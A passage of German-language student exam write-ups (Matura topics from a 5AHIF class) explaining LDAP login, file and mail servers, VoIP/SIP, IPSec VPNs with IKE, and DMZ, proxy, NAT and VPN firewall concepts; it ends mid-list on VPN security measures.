- Mithilfe des eingegebenen Benutzernamens sucht die Applikation den entsprechenden Eintrag (User-DN) im LDAP.

- Anschließend wird ein Bind-Vorgang durchgeführt, bei dem der Benutzer-DN und das Passwort zur Authentifizierung genutzt werden.
- **Erfolgreiche Authentifikation:**
Wird der Bind-Vorgang erfolgreich, erhält der Benutzer Zugriff.
- **Fehlgeschlagene Authentifikation:**
Bei falschen Daten wird der Zugang verweigert.

Schritt 4: Datenabfrage

- Nach erfolgreicher Anmeldung holt sich die PHP-Applikation weitere Daten (z. B. Name, Klasse) aus dem LDAP.
- Diese zusätzlichen Informationen können dann für personalisierte Funktionen in der Webapplikation genutzt werden.

Schritt 5: Session-Verwaltung

- Nach dem Login wird eine Session gestartet, damit der Benutzer während seiner Nutzung identifiziert bleibt.

Netzwerk Ausarbeitung

Paula Sierzega

2. Pool Netzwerkdienste

c) Netzwerk-Dateisysteme, Mail

Datei/File-Server

Ein **File-Server** ist ein Server, der Dateien speichert und verwaltet, sodass Benutzer in einem Netzwerk darauf zugreifen können. Unternehmen nutzen File-Server, um Dokumente, Bilder, Software und andere Daten zentral abzulegen.

Funktionsweise eines File-Servers

Ein File-Server verwendet verschiedene Protokolle, um Dateien über das Netzwerk bereitzustellen:

1. **SMB/CIFS (Server Message Block / Common Internet File System)**

- Hauptsächlich für Windows-Netzwerke.
- Ermöglicht den Zugriff auf Freigaben und Drucker.
- Wird durch **Samba** auf Linux-Servern bereitgestellt.

2. **NFS (Network File System)**

- Verwendet in Unix-/Linux-Umgebungen.
- Ermöglicht das Mounten von Dateisystemen über das Netzwerk.

3. **FTP/SFTP (File Transfer Protocol / Secure File Transfer Protocol)**

- Überträgt Dateien zwischen Client und Server.
- SFTP ist eine sichere Alternative zu FTP (über SSH).


4. **WebDAV (Web-based Distributed Authoring and Versioning)**

- Ermöglicht Datei-Management über HTTP(S).

- Wird oft in Kombination mit **Nextcloud** verwendet.

Mail-Server

Ein **Mail-Server** ist ein Server, der für das Senden, Empfangen, Speichern und Weiterleiten von E-Mails zuständig ist. Er verwaltet E-Mail-Konten, überprüft Absender und Empfänger, filtert Spam und sorgt dafür, dass Nachrichten sicher zugestellt werden.



Funktionsweise eines Mail-Servers

Ein Mail-Server besteht aus mehreren Komponenten, die zusammenarbeiten:

1. SMTP-Server (Simple Mail Transfer Protocol)

- Zuständig für das Senden und Weiterleiten von E-Mails.
- Typische Software: **Postfix, Exim, Sendmail**.

2. IMAP/POP3-Server (Internet Message Access Protocol / Post Office Protocol)

- Ermöglicht das Abrufen von E-Mails durch den Benutzer.
- IMAP (z. B. mit Dovecot oder Courier) lässt E-Mails auf dem Server gespeichert.

- POP3 lädt E-Mails herunter und löscht sie vom Server.

3. Webmail-Client (optional)

- Ein Browser-basiertes Interface für E-Mails (z. B. **Roundcube** oder **RainLoop**).

4. Spam-Filter und Virens Scanner

- Schützt das System vor schädlichen E-Mails (z. B. **SpamAssassin**, **ClamAV**).



Matura Aufgabe:

Installieren und konfigurieren Sie in der Firma einen Datei-Server und einen Mail-Server. Wählen Sie geeignete Produkte aus. Die Clients verwenden entweder Linux oder Windows. Die Benutzerverwaltung soll über LDAP erfolgen. Wie kann Authentifizierung erfolgen? Vergleichen und bewerten Sie alternative Möglichkeiten Home-Office zu ermöglichen, soll der Zugriff auch von außerhalb möglich sein, z.B. mittels VPN oder SSH.

Schritt 1: Auswahl der geeigneten Produkte

Für die Implementierung eines Datei- und Mail-Servers mit zentraler Benutzerverwaltung über LDAP gibt es mehrere bewährte Open-Source-Lösungen:

- **Datei-Server:**
 - **Samba:** Ermöglicht Datei- und Druckdienste für Windows- und Linux-Clients.
 - **NFS (Network File System):** Gut für Linux-Umgebungen, weniger geeignet für Windows.

- **Mail-Server:**
 - **Postfix** als SMTP-Server (zum Versenden von E-Mails)
 - **Dovecot** oder **Courier** als IMAP/POP3-Server (zum Empfangen von E-Mails)
 - **Roundcube** als Webmail-Client (optional)
- **Benutzerverwaltung:**
 - **OpenLDAP:** Zentrale Verwaltung der Benutzer für Datei- und Mail-Server.

3. Authentifizierungsmöglichkeiten

Benutzer sollen sich mit LDAP-Anmeldeinformationen authentifizieren können. Es gibt mehrere Methoden:

3.1 LDAP-Pass-Through-Authentifizierung

- Benutzeranmeldungen werden direkt mit LDAP abgeglichen.
- Vorteil: Keine Passwort-Synchronisation nötig.
- Nachteil: Falls LDAP ausfällt, ist keine Anmeldung möglich.

3.2 Kerberos-Authentifizierung

- Single-Sign-On (SSO) wird durch Kerberos ermöglicht.
- Vorteil: Einmalige Anmeldung für alle Dienste.
- Nachteil: Komplexe Einrichtung, zusätzliche Infrastruktur (z. B. MIT Kerberos Server).

3.3 PAM-LDAP für Systemauthentifizierung

- Linux-Clients können sich über PAM (Pluggable Authentication Module) mit LDAP verbinden.
- Vorteil: Einfache Integration mit bestehenden Systemen.
- Nachteil: Sicherheitsrisiken, wenn LDAP nicht gut gesichert ist.

4. Zugriff von außerhalb (Home-Office)

Um einen sicheren Zugriff von außerhalb zu ermöglichen, gibt es verschiedene Alternativen:

4.1 VPN (Virtual Private Network)

- **WireGuard oder OpenVPN** als VPN-Lösung.
- Vorteil: Sichere verschlüsselte Verbindung, Zugriff auf interne Ressourcen.
- Nachteil: Zusätzliche Konfiguration erforderlich.

4.2 SSH mit SFTP für Datei-Zugriff

- SSH-Server mit Benutzer-Authentifizierung über LDAP.
- Vorteil: Sicher und einfach zu konfigurieren.
- Nachteil: Kein vollständiger Netzwerkzugriff (nur Datei- und Terminalzugriff).

4.3 Web-basierter Zugriff

- Nextcloud als WebDAV-Schnittstelle für Datei-Zugriff.
- Roundcube für Webmail.
- Vorteil: Plattformunabhängig.
- Nachteil: Weniger performant als VPN.

Vergleich der Alternativen

Methode	Sicherheit	Aufwand	Flexibilität	Performance
VPN	Hoch	Mittel	Hoch	Hoch
SSH/SFTP	Hoch	Gering	Mittel	Hoch
Web-Zugriff (Nextcloud)	Mittel	Mittel	Hoch	Mittel

VoIP – Voice over IP

Schnell erklärt

Bezeichnet das Telefonieren über das **Internet**, anders als über die normale Telefonleitung.

Geschichte der Telefonkommunikation

Seit dem späten 19. Jahrhundert wurden Telefonate noch über analoge Telefonnetzsysteme wie PSDN oder PSTN geführt. Mit den 80ern & 90ern wurden digitale Telefonnetze wie ISDN und DSL beliebter, wobei Letzterer die Oberhand gewann (Kommunikation verläuft noch immer über Kupferkabel, aber die Daten werden in digitale Leitungen statt analoger Signale umgewandelt).

In den späten 90ern/frühen 2000ern entstand zusammen mit der Ausbreitung des Internets die Technologie VoIP und mit dem wachsenden Austausch von Kupferkabel durch Glasfaserkabel beschleunigte sich das Wachstum von VoIP in den 2010ern. Seit 2017 werden ISDN und PSTN schrittweise abgeschafft und nach der kompletten Abschaltung von ISDN wird VoIP der neue Standard der Telekommunikation.

Wie funktioniert VoIP/SIP?

Bei der VoIP-Telefone werden in DSL-Routern oder ein VoIP-fähiges Kabelmodem angesteckt, anstatt üblicher Festnetzanschlüsse (TAE-Büchse, ISDN-Box, ...).

Wie bei anderen digitalen Diensten wird die Sprache in Form von Datenpaketen über das Internet geschickt. Ein Gespräch über VoIP lässt sich, wie bei altüblichen Technologien, in 3 Vorgänge einteilen:

1. Verbindungsaufbau
2. Gesprächsübertragung
3. Verbindungsabbau

Anders als bei festnetzbasierenden Technologien werden die analogen Sprachsignale in kleine, digitale Datenpakete **über das IP-Netzwerk** übertragen.

Der Verbindungsauf und -abbau erfolgt über das **Session Initiation Protocol (SIP)**, während die Übertragung der Sprache über das **Real-Time Protocol (RTP)** verläuft.

Für das Endgerät des Empfängers werden die Daten wieder entschlüsselt und wieder in analoge Signale umgewandelt.

Vor- & Nachteile von VoIP

Da VoIP als zukünftiger Standard eingeplant ist, kann davon ausgegangen werden, dass für diese Technologie die Vorteile überwiegen. Nichtsdestotrotz ist es nützlich zu wissen, welche Vor- und Nachteile genau es gibt.

Vorteile	Nachteile
Kosteneinsparung	Audioqualität abhängig von Bandbreite
Ortsunabhängig	Internet notwendig
HD-Telefonie (zB G.722)	Stromversorgung
Funktionsumfang	
Skalierbarkeit	

<https://www.voip.de/wissen/voip-vorteile-nachteile>

SIP-VoIP-Server

Ein SIP-Server, der auch als SIP-Proxy-Server oder SIP-Registrar-Server bezeichnet wird, ist eine Art VoIP-Server, der SIP-Sitzungen zwischen zwei oder mehreren Endpunkten verwaltet. Er ist für die Initiierung, Aufrechterhaltung und Beendigung von SIP-Sitzungen und die Abwicklung der SIP-Signalisierung zwischen den Endpunkten zuständig.

Es gibt viele open-source Optionen, welche in Betracht gezogen werden können:

Kamailio Deutschland



OpenSIPS Deutschland



Routr ----



Asterisk USA



SIP-Klient

Auch für die Endgeräte gibt es öffentliche Technologien:

Linphone Frankreich



MicroSIP Rumänien



Allerdings bieten viele Unternehmen gegen Bezahlung auch komplette Lösungen an. Damit müsste man das Netzwerk nicht selbst verwalten oder warten, hat Zugang zu weitreichendem Support und die Technologie wird stetig weiterentwickelt.

Yuutel Österreich



Telematica Österreich/Deutschland



Sipcall Österreich



Innosoft Österreich



<https://medevel.com/2x-os-voip-servers/>

<https://medevel.com/sip-clients/>

Netzwerkbelastung

Die Belastung trägt sich einerseits aus der **Anzahl von gleichzeitigen Anrufen** und dem **verwendeten Codec**, welcher die Qualität des Anrufs regelt, zusammen.

Der Standard-Codec ist **G.711**, aber es gibt auch verbesserte Codecs wie G.722 oder G.729, jedoch bei den meisten Anbietern wieder erst gegen weitere Bezahlung.

Dazu gibt es noch einen **Overhead** zu den Sprachpaketen durch IP, UDP und RTP, welcher bis zu 40 Bytes betragen kann.

Im Allgemeinen sieht die Bandbreite für die Codecs zusammen mit dem Overhead wie folgt aus:

Codec	Bandbreite pro Anruf	Audio-Qualität (Schätzung)
G.711	80 – 90 Kilobit pro Sekunde	6/10
G.729	30-40 kbps	10/10
G.722	~50-80 kpbs	8/10

Die gesamte Datenauslastung ergibt sich aus der Multiplikation zwischen dem Codec plus Overhead und der aktuellen Anzahl an Anrufen.

Wenn man also von einer hohen Auslastung mit G.711 ausgeht (50 gleichzeitige Anrufe), dann beträgt die Auslastung um die **4 Megabit pro Sekunde**.

$$50 * 80 \text{ kbps/Anruf} = 4000 \text{ kbps} = 4 \text{ Mbps}$$

Da die meisten Unternehmen bereits eine Bandbreite von mehr als 50 Mbps, wenn nicht sogar über 100 Mbps, haben, stellt diese Auslastung kein Problem dar.

Für Heimatnetzwerke könnten 4 Mbps das Netzwerk stark einschränken, allerdings ist dieser Fall sehr unwahrscheinlich, dass in einem Einfamilienhaus 50 gleichzeitige Anrufe zustande kommen.

<https://sonary.com/content/how-much-bandwidth-does-voip-use/>

Anbindung von Firmen-Zweigstellen an die Zentrale mittels IPSec-VPN mit IKE-Schlüsselaustausch

Viele Unternehmen betreiben mehrere Standorte, die miteinander kommunizieren müssen. Um sensible Daten über das öffentliche Internet sicher zwischen einer Zentrale und ihren Filialen auszutauschen, wird häufig ein IPSec-VPN (Virtual Private Network) eingesetzt. Dabei werden die IP-Pakete verschlüsselt und durch einen sicheren Tunnel zwischen den Standorten übertragen. Ein besonders wichtiger Bestandteil davon ist die sichere Aushandlung von Schlüsseln über das IKE-Protokoll (Internet Key Exchange).

Tunnel Mode und Verschlüsselung der IP-Pakete

Beim Tunnel Mode von IPSec wird das gesamte ursprüngliche IP-Paket (inkl. Header und Nutzdaten) verschlüsselt und mit einem neuen IP-Header versehen. So können auch Netzwerke mit privaten IP-Adressen sicher über das Internet verbunden werden.

Dabei wird das ursprüngliche Paket in ein neues Paket eingebettet:

- Ursprüngliches Paket (z. B. von 10.2.0.4 nach 10.1.0.4) wird verschlüsselt.
- Neuer IP-Header mit Absender 5.0.0.1 (Filiale A) und Empfänger 12.0.0.1 (Zentrale) wird davor gesetzt.
- Dieses Paket wird dann über das Internet übertragen.

In der Zentrale angekommen, entfernt der IPSec-Router den äußeren Header, entschlüsselt die Daten und leitet sie ins interne Netzwerk weiter.

Beispielhafte IP-Adressvergabe

Standort	Öffentliches Netz	Internes Netz	Gateway (Router)
Zentrale	12.0.0.1	10.1.0.0/16	10.1.0.1
Filiale A	5.0.0.1	10.2.0.0/16	10.2.0.1

Alle internen Systeme (Clients, Server) verwenden private IP-Adressen, die über das IPSec-Gateway ansprechbar sind. Die Kommunikation erfolgt ausschließlich verschlüsselt über den Tunnel zwischen den öffentlichen IP-Adressen der IPSec-Router.

Authentifizierung und IKE-Schlüsselaustausch

Damit der Tunnel aufgebaut werden kann, muss zuerst eine sichere Authentifizierung zwischen den beiden IPSec-Gateways erfolgen. Dies geschieht mit dem IKE-Protokoll, das in zwei Phasen abläuft:

IKE Phase 1 – Aufbau eines sicheren Kanals

Ziel: Aufbau eines sicheren Kommunikationskanals (ISAKMP SA), über den in Phase 2 die eigentlichen IPSec-Parameter verhandelt werden können.

Funktionsweise:

Beide IPSec-Router müssen zunächst eine gemeinsame Vertrauensbasis herstellen. Dies kann manuell erfolgen, indem auf beiden Seiten ein

gemeinsamer Pre-Shared Key (PSK) eingetragen wird. Eleganter und sicherer ist jedoch die Verwendung von IKE (Internet Key Exchange), das den Schlüsselaustausch automatisiert und Public-Key-Verfahren nutzt.

IKE verwendet im Wesentlichen das Diffie-Hellman-Verfahren, um einen gemeinsamen geheimen Schlüssel zu erzeugen:

1. Jeder Teilnehmer generiert einen temporären privaten Schlüssel.
2. Der öffentliche Teil wird dem Kommunikationspartner per UDP (Port 500) übermittelt.
3. Aus den beiden öffentlichen Schlüsseln berechnet jede Seite lokal denselben geheimen Schlüssel – ohne dass dieser jemals über das Netzwerk gesendet wird.

Damit sich beide Seiten authentifizieren und vor einer Man-in-the-Middle-Attacke schützen können, werden die IKE-Pakete mit dem RSA-Verfahren signiert. Dafür benötigen beide Seiten die öffentlichen RSA-Schlüssel des jeweils anderen. Diese können direkt eingetragen oder über digitale Zertifikate bereitgestellt werden.

Wichtig:

IKE verwendet RSA ausschließlich zur Authentifizierung – nicht zur Verschlüsselung der Nutzdaten. Die Verschlüsselung erfolgt später im IPSec-Tunnel.

Perfect Forward Secrecy (PFS)

Da die temporären Diffie-Hellman-Schlüssel nur für die aktuelle Sitzung verwendet werden und nicht gespeichert werden, können vergangene Daten auch dann nicht nachträglich entschlüsselt werden, selbst wenn ein Angreifer Zugriff auf einen der VPN-Router erhält.

Diese Sicherheitseigenschaft wird als Perfect Forward Secrecy (PFS) bezeichnet.


IKE Phase 2 – Aushandlung der IPSec-Parameter

Ziel: Aushandlung der eigentlichen IPSec Security Associations (SAs), also der Parameter, die für die Datenverschlüsselung verwendet werden.

Ablauf:

1. Über den sicheren Kanal aus Phase 1 verhandeln die Geräte:
 - Welcher Verschlüsselungsalgorithmus verwendet wird (z. B. AES-256)
 - Welche IP-Netze miteinander verbunden werden (z. B. 10.1.0.0/16 ↔ 10.2.0.0/16)
 - Lebensdauer der SAs
2. Nach erfolgreicher Aushandlung wird der IPSec-Tunnel aktiviert.

→ Ergebnis: Der Datenverkehr kann nun sicher und verschlüsselt über das Internet übertragen werden.



Datenverkehr im Betrieb

Nach erfolgreichem Aufbau des Tunnels funktioniert der Datenverkehr wie folgt:

1. Ein Client aus der Filiale (z. B. 10.2.0.4) sendet ein Paket an einen Server in der Zentrale (z. B. 10.1.0.4).
2. Das Paket wird am IPSec-Router der Filiale abgefangen, vollständig verschlüsselt (inkl. IP-Header) und mit einem neuen IP-Header versehen (Absender: 5.0.0.1, Ziel: 12.0.0.1).
3. Dieses verschlüsselte Paket wird über das Internet übertragen.
4. Der IPSec-Router der Zentrale entschlüsselt das Paket und leitet es intern weiter.

Vorteile der Lösung

- Vertraulichkeit: Durch Verschlüsselung der Pakete mit AES oder ähnlichem
- Austausch von Daten in privatem Netzwerk
- Authentizität: Gegenseitige Authentifizierung der Router
- Integrität: Schutz vor Manipulation des Datenverkehrs
- Skalierbarkeit: Einfache Erweiterung um weitere Filialen möglich

Fazit

Ein IPSec-VPN mit IKE-Schlüsselaustausch ermöglicht eine sichere, zuverlässige und skalierbare Verbindung zwischen Firmenstandorten über das Internet. Die strukturierte Aushandlung in zwei Phasen sorgt für hohen Sicherheitsstandard und Flexibilität bei der Auswahl der eingesetzten Verschlüsselungsverfahren.

Netzwerkmanagement und -sicherheit (Intranet, Proxy, DMZ)

Name: Emma Walchshofer

Klasse: 5AHIF


Erstellen Sie für die Firma ein Firewallkonzept. Die Server sollen in einer DMZ platziert werden und mittels DNAT oder Reverse Proxy angesprochen werden. Die Mitarbeiter sollen mit dem Firmen-Clients mit eigenem Zertifikat über einen Proxy-Server aufs Internet zugreifen können. Analysieren Sie die Funktionsweise Ihrer Lösung und diskutieren Sie alternative Konzepte.

Firewall Konzept

Das Sicherheitskonzept basiert auf **DMZ (demilitarisierte Zone)**, gepaart mit einem **Proxy Server** und einer Firewall mit **NAT (Network Address translation)**.

DMZ

Ein DMZ ist ein speziell abgesicherter Netzwerkbereich zwischen einem internen Netzwerk und dem öffentlichen Internet. Sie dient dazu, externe Zugriffe auf bestimmte Server (z.B. Webserver, Mailserver) zu ermöglichen, während das interne Firmennetz geschützt bleibt.




Demilitarisierte Zone Funktionsweise:

1. Segmentierung des Netzwerks
2. Platzierung eines Servers in DMZ
3. Zugriffskontrollen über Firewalls
4. Absicherung durch Proxy


Proxy Server

mit Proxy-Server



Ein **Proxy-Server** dient als Vermittler zwischen Clients und dem Internet. Er leitet Anfragen weiter, filtert Inhalte, kann Caching zur Leistungssteigerung nutzen und erhöht die Sicherheit durch Zugriffskontrollen und Anonymisierung.

NAT



NAT (Network Address Translation) ermöglicht die Umwandlung privater IP-Adressen in eine öffentliche IP-Adresse, sodass mehrere Geräte eines internen Netzwerks über eine einzige öffentliche IP mit dem Internet kommunizieren können. Dies erhöht die Sicherheit, da interne IPs verborgen bleiben, und optimiert die Nutzung begrenzter IPv4-Adressen.

Implementierung

Platzierung der Server in der DMZ

Die Server mit externem Zugriff (z. B. Webserver, Mailserver) befinden sich in der DMZ. Dies bietet folgende Vorteile:

- Direkte Angriffe auf interne Systeme werden verhindert.
- Durch die Trennung können kompromittierte Server die internen Systeme nicht direkt gefährden.

Zugriff auf die DMZ-Server mittels DNAT oder Reverse Proxy

Option 1: DNAT (Destination Network Address Translation)

- Die externe Firewall leitet Anfragen an spezifische Ports der öffentlichen IP-Adressen an

interne Server in der DMZ weiter.

- Regeln können auf spezifische IP-Adressen oder Subnetze beschränkt werden.

Beispiel: Eine Anfrage an **203.0.113.10:443** wird auf **192.168.1.10:443** weitergeleitet.

Option 2: Reverse Proxy

Eine Alternative ist der Einsatz eines Reverse Proxys in der DMZ. Der Reverse Proxy nimmt Anfragen entgegen und leitet sie an die entsprechenden Server weiter.

Vorteile:

- Verbesserte Sicherheit durch Filtern und Validieren von Anfragen.
- SSL-Terminierung zur Entlastung der Backend-Server.
- Schutz der internen Server durch Verbergen der realen Infrastruktur.

Internetzugriff für Mitarbeiter über einen Proxy-Server

- Mitarbeiter greifen über einen Proxy-Server mit Zertifikatsauthentifizierung auf das Internet zu.
- Nur Firmen-Clients mit dem entsprechenden Zertifikat können sich authentifizieren und den Proxy nutzen.
- Der Proxy filtert und protokolliert den Traffic zur Erhöhung der Sicherheit.

Funktionsweise

- **Segmentierung:** Die Trennung zwischen DMZ und internem Netzwerk. (verhindert direkte Angriffe)
- **Zugriffskontrolle:** Nur notwendiger Traffic wird über NAT oder Reverse Proxy weitergeleitet.
- **Authentifizierung:** Der Proxy sorgt dafür, dass nur autorisierte Clients auf das Internet zugreifen können.

Alternativen

VPN statt Proxy

- Mitarbeiter verbinden sich per VPN ins Firmennetz und erhalten Zugriff auf einen sicheren Browser-Gateway.
- Vorteil: Verschlüsselung und Endpunkt-Authentifizierung.

Zero trust network access (ZTNA)

- Jeder Zugriff wird dynamisch verifiziert (MFA, Device Posture Check).
- Vorteil: Granulare Zugriffskontrollen auf Basis von Identität und Kontext.

Firewalls, VPN-Zugang

Klasse: 5AHIF

Name: Lisa Pichler

1. Einleitung

Das Firmennetz und der ERP-Server eines mittelgroßen Unternehmens muss mit einer Firewall abgesichert werden. Den Mitarbeitern soll nur kontrollierter Zugang zum Internet gewährt werden. Zeigen Sie die Vor- und Nachteile einer Proxy-Lösung zu einer NAT-Lösung, insbesondere auch unter dem Sicherheitsaspekt. Ermöglichen Sie mittels VPN einen Home-Office-Zugang.

2. Firewall – Zentrale Schutzkomponente im Unternehmensnetz

2.1 Grundprinzip

Eine **Firewall** ist eine Kombination aus Hard- und Software, die den Datenverkehr zwischen zwei Netzwerken kontrolliert – typischerweise zwischen dem internen Firmennetzwerk (LAN) und dem Internet (WAN). Sie filtert Datenpakete anhand definierter Regeln, z. B. IP-Adressen, Ports, Protokolle oder Inhalte.

2.2 Typen von Firewalls

- **Paketfilter-Firewall:** Prüft Header-Informationen jedes Datenpakets (IP, Port, Protokoll).
- **Stateful Inspection Firewall:** Merkt sich den Zustand bestehender Verbindungen und lässt nur passende Rückantworten durch.
- **Application Layer Firewall** (auch Next-Generation Firewall): Analysiert Datenpakete bis in die Anwendungsschicht (Layer 7, z. B. HTTP, FTP) und erkennt komplexe Bedrohungen oder gezielte Angriffe.

2.3 Warum ist eine Firewall notwendig?

- Schutz vor externen Angriffen (z. B. Port-Scanning, Brute-Force, DDoS)
- Begrenzung interner Sicherheitsrisiken durch segmentiertes Netz
- Umsetzung von Zugriffskontrollen und Sicherheitsrichtlinien
- Protokollierung und Analyse für IT-Sicherheit und Compliance

Für den ERP-Server ist besonders relevant, dass nur autorisierte Benutzer (z. B. über das interne Netz oder per VPN) Zugriff auf die Dienste erhalten – und dieser Zugriff über Regeln exakt gesteuert wird.

3. Kontrollierter Internetzugang: Proxy-Server vs. NAT

3.1 NAT (Network Address Translation)

Funktion:

NAT übersetzt interne, private IP-Adressen (z. B. 192.168.0.5) in eine oder mehrere öffentliche IP-Adressen, um den Zugang zum Internet zu ermöglichen. Meist wird dynamisches PAT (Port Address Translation) verwendet: viele Clients teilen sich eine öffentliche IP, unterschieden wird anhand der Ports.

Sicherheitsaspekt:

- **Schutz durch Intransparenz:** Interne IPs sind von außen nicht sichtbar – dies erschwert direkte Angriffe.
- **Verbindungsinitiert:** Nur Verbindungen, die intern gestartet wurden, erhalten Rückantworten – „unaufgeforderter“ eingehender Traffic wird blockiert.

Einschränkungen:

- Keine detaillierte Inhaltskontrolle möglich (z. B. kein URL-Filter)
- Keine Protokollierung von Benutzeraktivitäten
- Alle internen Clients erscheinen nach außen gleich – erschwert Zuordnung bei Vorfällen

3.2 Proxy-Server

Funktion:

Ein Proxy-Server agiert als Stellvertreter für Clients. Statt dass ein Client direkt eine Verbindung zu einer Webseite aufbaut, sendet er die Anfrage an den Proxy. Dieser verarbeitet die Anfrage, filtert sie und leitet sie weiter.

Typen von Proxies:

- **Forward Proxy:** Wird im internen Netzwerk eingesetzt, um Webzugriffe nach außen zu kontrollieren.
- **Transparent Proxy:** Erzwingt Proxy-Nutzung ohne spezielle Konfiguration am Client.
- **Reverse Proxy:** Steht vor Servern (z. B. Webserver) und nimmt externe Anfragen entgegen – wird hier nicht benötigt.

Sicherheitsvorteile:

- **URL-Filterung:** Zugriff auf z. B. soziale Netzwerke, Streaming, Phishing-Seiten kann blockiert werden.
- **Inhaltskontrolle:** Scannen von heruntergeladenen Dateien auf Malware.
- **Authentifizierung:** Benutzer müssen sich ggf. anmelden – Zuordnung der Aktivitäten ist möglich.
- **Protokollierung:** Logging von Webzugriffen für Sicherheitsanalyse oder rechtliche Nachverfolgung.
- **Caching:** Performance-Steigerung durch lokale Zwischenspeicherung häufig genutzter Inhalte.

Nachteile:

- Komplexere Konfiguration und Wartung (z. B. bei HTTPS-Interception)
- Erfordert teilweise Anpassungen an den Endgeräten oder eine zentrale Netzwerkkonfiguration

Fazit:

Für ein Unternehmen, das auch Wert auf Internetrichtlinien, Nachverfolgbarkeit und Inhaltsfilterung legt, ist ein Proxy-Server – eventuell kombiniert mit NAT – die bessere Wahl. NAT allein reicht als Sicherheitsmaßnahme nicht aus.

VPN-Zugriff für Home-Office

4.1 Funktion und Architektur

Ein **Virtual Private Network (VPN)** stellt eine verschlüsselte Verbindung zwischen einem entfernten Gerät (z. B. Laptop eines Mitarbeiters im Home-Office) und dem Firmennetz her. Der Client „tunnelt“ seinen gesamten oder teilweisen Netzwerkverkehr durch eine gesicherte Verbindung bis zum VPN-Gateway in der Firma.

Typische Protokolle:

- **IPsec:** Industriestandard, sehr sicher, komplexer in der Konfiguration
- **OpenVPN:** Plattformunabhängig, Open Source, gute Sicherheitsfeatures
- **WireGuard:** Moderne Alternative, schlanker Code, sehr performant
- **SSL-VPN:** Browserbasierter Zugriff, besonders benutzerfreundlich

4.2 Sicherheitsmaßnahmen

- **Starke Authentifizierung:** Kombination aus Benutzername/Passwort + Zwei-Faktor (z. B. Token oder Smartphone-App)
